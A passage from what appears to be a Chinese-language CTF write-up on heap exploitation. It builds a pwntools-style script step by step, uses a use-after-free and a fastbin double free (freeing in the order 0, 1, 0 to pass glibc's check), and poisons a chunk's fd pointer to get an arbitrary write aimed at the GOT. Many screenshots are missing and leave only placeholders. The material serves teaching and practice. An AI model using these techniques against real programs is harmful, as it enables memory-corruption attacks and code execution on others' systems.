




继续执行可以看出程序再次回到初始位置打印菜单进行下一轮循环



这个时候查看堆栈内容可以发现我们刚才申请的内容，成功找到我们的输入堆块的起始位置是堆块的size域值为0x31,因为刚才申请的内容为0x20,所以在这里堆块的大小为0x31，其中的1表示该堆块正在使用状态



因为程序存在use after free漏洞，所以在这里诚信构造漏洞利用函数，多次申请内存堆块但是在释放时只释放一个堆块

add(0,0x10,b'aaaaa')

add(1,0x10,b'aaaaa')

add(2,0x10,b'aaaaa')

gdb.attach(io)

delete(0)


运行自动化脚本执行到释放函数的位置




查看发现所有的堆块内容为空



在执行完delete\_paper函数之后程序会将第一个堆块的内容释放掉



查看该堆块的内容可以发现创建的第一个堆块的位置已经被清零



继续构造漏洞利用脚本将两个堆栈块释放掉

add(0,0x10,b'aaaaa')

add(1,0x10,b'aaaaa')


add(2,0x10,b'aaaaa')

delete(0)


gdb.attach(io)

delete(1)


运行自动化脚本，在执行释放函数前查看bin内容发现只有一个堆块




查看该堆块内的值发现堆块0已经被释放



继续运行后查看bins的内容



查看堆栈内存的值发现1号堆栈块的值确实指向了上一个被清空的堆块的地址，在重新对堆块内存进行重新申请时遵从后入先出原则，先分配1号堆块，再分配0号堆块



再次构造攻击脚本，两次释放1号堆块

add(0,0x10,b'aaaaa')

add(1,0x10,b'aaaaa')

add(2,0x10,b'aaaaa')


delete(0)

delete(1)

gdb.attach(io)

delete(1)

继续运行后发现libc会检查重复释放错误，出现相应的报错信息然后程序也会跳转到raise模块进行执行



接下来尝试绕过该保护机制，该机制的检查原理是当前释放的堆块是否与上一个被释放的堆块相同，如果相同则会出现异常，由此我们想到先释放0号堆块然后释放1号堆块，再释放0号堆块即可实现重复释放0号堆块绕过该检查机制。

因此重新构造攻击脚本如下

add(0,0x10,b'aaaaa')

add(1,0x10,b'aaaaa')

add(2,0x10,b'aaaaa')


delete(0)

delete(1)

gdb.attach(io)

delete(0)


继续运行该脚本发现成功实现双重释放



然后查看bins，发现当程序重新申请堆块时会首先申请0xe2c010位置的堆块，然后申请0xe2c030位置的堆块，然后重新申请0xe2c010位置的堆块



之后查看对应堆块的内存数据发现0号堆块的fd位置成功写入了1号堆块的地址，1号堆块的fd位置成功写入了0号堆块的地址



综上所述我们可以首先申请0xe2c010位置的堆块即0号堆块之后将0号堆块内fd位置的内容修改。

再构造攻击脚本，在重复释放之后再次申请一个堆块的内容

add(0,0x10,b'aaaaa')

add(1,0x10,b'aaaaa')

add(2,0x10,b'aaaaa')

delete(0)


delete(1)

delete(0)

gdb.attach(io)

add(3,0x10,b'0x12345678')

执行该自动化脚本到最后一次add之前查看bin中fastbins链表的内容正常



单步执行add功能之后再查看fastbins链表可以发现当程序再次申请堆块时会申请0x12b4030位置的堆块，然后重复申请0x12b4010位置的堆块，然后申请0x12345678位置的内存，最后申请的地址我们可以控制




因此我们可以通过构造0x12345678的内容去申请任意内存块，将内存块当作堆来处理从而实现任意内存写的功能。

因为在该程序中重定位表只读保护并没有开启，所以我们可以申请到got表的位置。

